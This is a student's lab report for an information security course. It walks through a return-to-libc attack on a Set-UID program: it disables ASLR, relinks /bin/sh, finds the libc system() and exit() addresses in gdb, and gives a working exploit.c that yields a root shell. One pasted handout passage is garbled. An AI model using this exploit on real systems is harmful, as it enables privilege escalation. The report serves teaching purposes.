# INFORMATION SECURITY LABORATORY

**WEEK 4**


**BY: RAJDEEP SENGUPTA**

**SRN: PES1201800144**

**SECTION: C**


Note: Please find the terminal username as my SRN followed by my name ‘seed@pes1201800144rajdeep’. Also find the screenshots followed by observations for each task.

## TASK 1:




```
seed@pes1201800144rajdeep:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@pes1201800144rajdeep:~$ sudo rm /bin/sh
seed@pes1201800144rajdeep:~$ sudo ln -s /bin/zsh /bin/sh
seed@pes1201800144rajdeep:~$ ls /bin/sh
/bin/sh
seed@pes1201800144rajdeep:~$ sudo ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar  1 06:03 /bin/sh -> /bin/zsh
seed@pes1201800144rajdeep:~$ 
```

**Screenshot 1.1: Setting address randomization to 0 and linking /bin/sh to /bin/zsh**



```
seed@pes1201800144rajdeep:~/.../new$ gcc  -fno-stack-protector -z noexecstack -o
 retlib retlib.c
seed@pes1201800144rajdeep:~/.../new$ sudo chown root retlib
seed@pes1201800144rajdeep:~/.../new$ sudo chmod 4755 retlib
seed@pes1201800144rajdeep:~/.../new$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 Mar  1 06:09 retlib
seed@pes1201800144rajdeep:~/.../new$ 
```

**Screenshot 1.2: Creating badfile and compiling the retlib.c**




```
seed@pes1201800144rajdeep:~/.../new$ gcc  -fno-stack-protector -z noexecstack -o
 retlib retlib.c
seed@pes1201800144rajdeep:~/.../new$ sudo chown root retlib
seed@pes1201800144rajdeep:~/.../new$ sudo chmod 4755 retlib
seed@pes1201800144rajdeep:~/.../new$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 Mar  1 06:09 retlib
seed@pes1201800144rajdeep:~/.../new$ touch badfile
seed@pes1201800144rajdeep:~/.../new$ ./retlib
Returned Properly
seed@pes1201800144rajdeep:~/.../new$ 
```

**Screenshot 1.3: Executing retlib.c**

**Since the address randomization is disabled, it is a buffer overflow program. Although the program runs without any errors and prints out "Returned Properly". This is because the badfile is currently empty so the buffer is not overflowed. But if the badfile contains more than a certain number of characters, the buffer will definitely be overflowed.**

**=======================================================**

## TASK 2:



Terminal

```
seed@pes1201800144rajdeep:~/.../new$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/new/retlib
Returned Properly
[Inferior 1 (process 3105) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
seed@pes1201800144rajdeep:~/.../new$
```

ng the solutions from the past (or from those posted on the UF_SIZE by requiring students to compile the code using F_SIZE option, BUF_SIZE is set to the default value 12 es, the layout of the stack will change, and the solution will for the value of N.

libc functions

In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the libc library may be different). Therefore, we can easily find out the address of system() using a debugging tool such as gdb. Namely, we can debug the target program retlib. Even though the program is a root-owned Set-UID program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside gdb, we need to type the run command to execute the target program once, otherwise, the library code will not be loaded. We use the p command (or print) to print out the address of the system() and exit() functions (we will need exit() later on).


```
$ touch badfile
$ gdb -q retlib      ← Use "Quiet" mode
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ run
......
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```

**Screenshot 2.1: Getting the addresses of the system() and exit() functions**

**Finding the addresses of system() and exit() function calls by debugging the program.**


==============================================================

## TASK 3:




```
seed@pes1201800144rajdeep:~/.../new$ export MYSHELL=/bin/sh
seed@pes1201800144rajdeep:~/.../new$ env | grep MYSHELL
MYSHELL=/bin/sh
seed@pes1201800144rajdeep:~/.../new$
```

**Screenshot 3.1: Setting an environment variable with the string “/bin/sh”**




```
seed@pes1201800144rajdeep:~/.../new$ gcc prnenv.c -o prnenv
seed@pes1201800144rajdeep:~/.../new$ ./prnenv
bffffdef
seed@pes1201800144rajdeep:~/.../new$
```

**Screenshot 3.2: Finding the location of this environment variable in memory**



```
   0x80484f9 <bof+14>:  push   0x1
   0x80484fb <bof+16>:  lea    eax,[ebp-0x14]
   0x80484fe <bof+19>:  push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffecd0 --> 0x8048612 ("badfile")
0004| 0xbfffecd4 --> 0x8048610 --> 0x61620072 ('r')
0008| 0xbfffecd8 --> 0x1
0012| 0xbfffecdc --> 0xb7dc8400 (<_IO_new_fopen>:       push   ebx)
0016| 0xbfffece0 --> 0xbfffed00 --> 0x0
0020| 0xbfffece4 --> 0xb7dc8406 (<_IO_new_fopen+6>:     add    ebx,0x153bfa)
0024| 0xbfffece8 --> 0xbfffed48 --> 0x0
0028| 0xbfffecec --> 0x8048555 (<main+71>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12        fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffecd4
gdb-peda$ p $ebp
$2 = (void *) 0xbfffece8
gdb-peda$ p/d 0xbfffece8-0xbfffecd4
$3 = 20
gdb-peda$
```

**Screenshot 3.3: Noting down the values of buffer and ebp**


```
seed@pes1201800144rajdeep:~/.../new$ gcc -o exploit exploit.c
seed@pes1201800144rajdeep:~/.../new$ ./exploit
seed@pes1201800144rajdeep:~/.../new$ ./retlib
# whoami
root
#
```

**Screenshot 3.4: Generating the badfile and executing the retlib.c program gives a root shell**



```
/*exploit.c*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char**argv){
        char buf[40];
        FILE*badfile;
        badfile = fopen("./badfile", "w");
        /*You need to decide the addresses andthe values for X, Y, Z. The order of the followingthree statements does not imply the
order of X, Y, Z.Actually, we intentionally scrambled the order.*/
        *(long*) &buf[32] = 0xbffffdef ;   //  "/bin/sh"
        *(long*) &buf[24] = 0xb7e42da0 ;   //  system()
        *(long*) &buf[28] = 0xb7e369d0 ;   //  exit()
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

**Screenshot 3.5: Code snippet for exploit.c with all the values accordingly substituted**

**The retlib.c program is compiled with address space randomization turned off, with executive stack option and stack guard turned off. Then it's made Set UID program owned by root. A new environment variable is made having /bin/sh. The address of this environment variable is found using prnenv.c program. Then the buffer and ebp values are found to figure out the values of X, Y, Z.**

